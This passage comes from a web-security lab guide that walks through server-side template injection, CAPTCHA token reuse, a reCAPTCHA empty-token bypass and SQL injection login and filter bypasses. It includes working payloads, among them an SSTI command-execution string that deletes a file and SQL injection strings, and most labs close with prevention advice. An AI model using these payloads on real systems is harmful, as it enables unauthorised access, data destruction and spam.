
This returns a list of files including:



Step 2: Delete the Target File

To delete the target file secret.txt, inject the following payload:

```
http://localhost:3000/ssti/ssti_lab/SSTIlab1/store?message=  
global.process.mainModule.require('child_process').execSync('del secret.txt')
```



The file is deleted successfully. You have completed the lab by exploiting the SSTI vulnerability.

Conclusion:

This challenge showcases the severe impact of **server-side template injection** when user input is directly embedded into templates.

Captcha Bypass

Lab: Captcha Bypass

Objective:

To identify and exploit a logic flaw in CAPTCHA validation by analyzing and manipulating HTTP requests using Burp Suite. This challenge illustrates the importance of proper CAPTCHA lifecycle management on the server side.

Scenario:

You are testing a comment submission feature that includes a CAPTCHA challenge to prevent bots. A user must solve the CAPTCHA correctly in order to submit a comment. Each submission requires a POST request with both the comment and the captcha value in the body.

Example API endpoint: POST /api/capatchalab1

Request Format:

```
POST /api/capatchalab1 HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/json
Content-Length: 45

{
  "captcha": "VRq0kQ",
  "comment": "HHHHHHHHHHHHHHH"
}
```

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "message": "Captcha verified successfully"
}
```

Discovery Using Burp Suite:

1. Initial Request Captured:

- You use Burp Suite's Intercept feature to capture the first POST request containing a solved CAPTCHA (e.g., "VRq0kQ").
- The response confirms the CAPTCHA was verified successfully.

2. Observation:


- After the initial submission, the browser shows a new CAPTCHA image.
- However, **when you resend the same previous request** (replacing only the comment text), the server **still accepts the old CAPTCHA** and returns a successful response.

Exploit:

You resend the exact same request multiple times, changing only the comment text:

```
{  
  "captcha": "VRq0kQ",  
  "comment": "Test comment 2"  
}
```

Server response remains 200 OK, and each comment is accepted.



Why This Works:

- The server stores CAPTCHA values in an **array or memory structure** without invalidating them after the first use.
- There's no binding between the CAPTCHA value and the session or request.
- This allows attackers to **reuse the same CAPTCHA token indefinitely** to submit automated or spam comments.

Security Impact:

- CAPTCHA becomes **ineffective** at stopping automated submissions.
- Attackers can **script unlimited comments**, bypassing the intended protection.
- This flaw compromises the **integrity of the form validation process**.

Conclusion:

This challenge highlights the importance of secure server-side CAPTCHA handling. CAPTCHA values should:

- Be tied to **unique user sessions**.
- **Expire or be invalidated** immediately after use.
- Include additional protections such as IP rate-limiting or usage tokens.

Lab: Bypass reCAPTCHA v2


Objective

To demonstrate a logic flaw in CAPTCHA implementation where the server does not properly verify the presence and content of the reCAPTCHA token. This allows attackers to bypass CAPTCHA protection by sending a request with an **empty token**, using tools like **Burp Suite**.

Scenario

The target application includes a public comment form protected by **Google reCAPTCHA v2**, designed to prevent automated bots from submitting spam. The user is expected to:

1. Type a comment.
2. Solve the “I’m not a robot” reCAPTCHA checkbox.
3. Submit the form — which sends both the comment and a token to the backend.



Expected Behavior


The backend should validate the token with Google's reCAPTCHA API. It must reject:

- Missing tokens
- Empty tokens
- Invalid or fake tokens

Only valid tokens should allow the comment to be submitted.

Vulnerability Discovery Using Burp Suite

Using Burp Suite, the request is intercepted and analyzed:



Despite the empty token, the comment is accepted — **bypassing the reCAPTCHA**.

Analysis

- If a **valid token** is sent → Comment accepted
- If a **fake token** is sent → Comment rejected
- If **no token or an empty token** is sent → Comment accepted

This indicates that the server only checks if the token field **exists**, but not whether it's **filled or validated**. No actual verification with Google's reCAPTCHA API is performed for empty tokens.

Impact

- CAPTCHA becomes ineffective — bots can submit comments without solving reCAPTCHA
- Attackers can automate spam or abuse forms protected only visually
- This exposes the system to denial of service or comment flooding

Steps to Exploit (Summary)

1. Intercept a legitimate request using **Burp Suite**
2. Forward the request to the **Repeater** tab
3. Replace the "token" value with an empty string ""
4. Resend the request
5. The server accepts the request and posts the comment successfully

Conclusion

This challenge demonstrates how security features like CAPTCHA can be **completely bypassed** if developers fail to verify tokens **on the backend**. This highlights the importance of validating all critical inputs, especially when dealing with external verification systems like Google reCAPTCHA.

SQL Injection


Introduction

SQL injection is a technique that allows an attacker to manipulate a web application's database queries by injecting malicious SQL code into input fields. A common scenario is bypassing authentication checks on a login form.

Why It Matters

- **Data Theft:** Attackers can read sensitive data (user credentials, personal info).
- **Data Manipulation:** They can insert, update, or delete records.
- **Privilege Escalation:** They may escalate their database privileges to gain broader system access.
- **Complete Compromise:** In severe cases, they can execute commands on the underlying operating system.

Simple Example



```
SELECT * FROM users
WHERE username = '[USER_INPUT]'
AND password = '[PASS_INPUT]';
```



```
SELECT * FROM users
WHERE username = 'admin' -- '
AND password = '[PASS_INPUT]';
```

Common Types

- **In-band SQLi:** Data is retrieved using the same channel (e.g., error-based, union-based).
- **Inferential (Blind) SQLi:** No data is transferred; the attacker reconstructs the database by observing responses or delays (e.g., boolean-based, time-based).
- **Out-of-band SQLi:** Uses alternative channels (e.g., DNS or HTTP requests) to retrieve data.


Basic Prevention Techniques

- **Parameterized Queries (Prepared Statements):** Separate SQL logic from data.
- **Stored Procedures:** Encapsulate SQL code on the database side.
- **Input Validation & Whitelisting:** Only allow expected characters/formats.
- **Least Privilege:** Database accounts should have only the permissions they strictly need.
- **Web Application Firewalls (WAFs):** Can block known injection patterns.

Finally, the problem is solved


Lab : vulnerability allowing login bypass

- **Open the Lab:** Navigate to the lab URL and wait for the application to load.
- **Go to Login Page:** Click the Login button or link to reach the login form.




Chapter 4: Lab Exercises and Solutions

- Enter Payload: In the username field, enter:
CyberLabs'--
Leave the password field blank or enter any text.




- Submit the Form: Click Login. The injected payload will bypass authentication, logging you in successfully.
- View Success Flag: You should see the “Welcome To Our Pge” message indicating the lab is solved.




- **Hint:** If the first attempt fails, ensure the single quote (') closes the input string properly before the comment marker (--). Adjust spacing or try adding a space after -- if necessary.

Chapter 4: Lab Exercises and Solutions



Lab : Retrieve Hidden Data

- Open the Lab: Go to the lab URL and wait for the target page to load.
- Locate Filter Parameter: On the items listing page, identify the category parameter in the URL or filter form.




- Modify Parameter: Change the value to: '+OR+1=1--'
- Apply Filter: Submit the filter or reload the page with the modified URL.

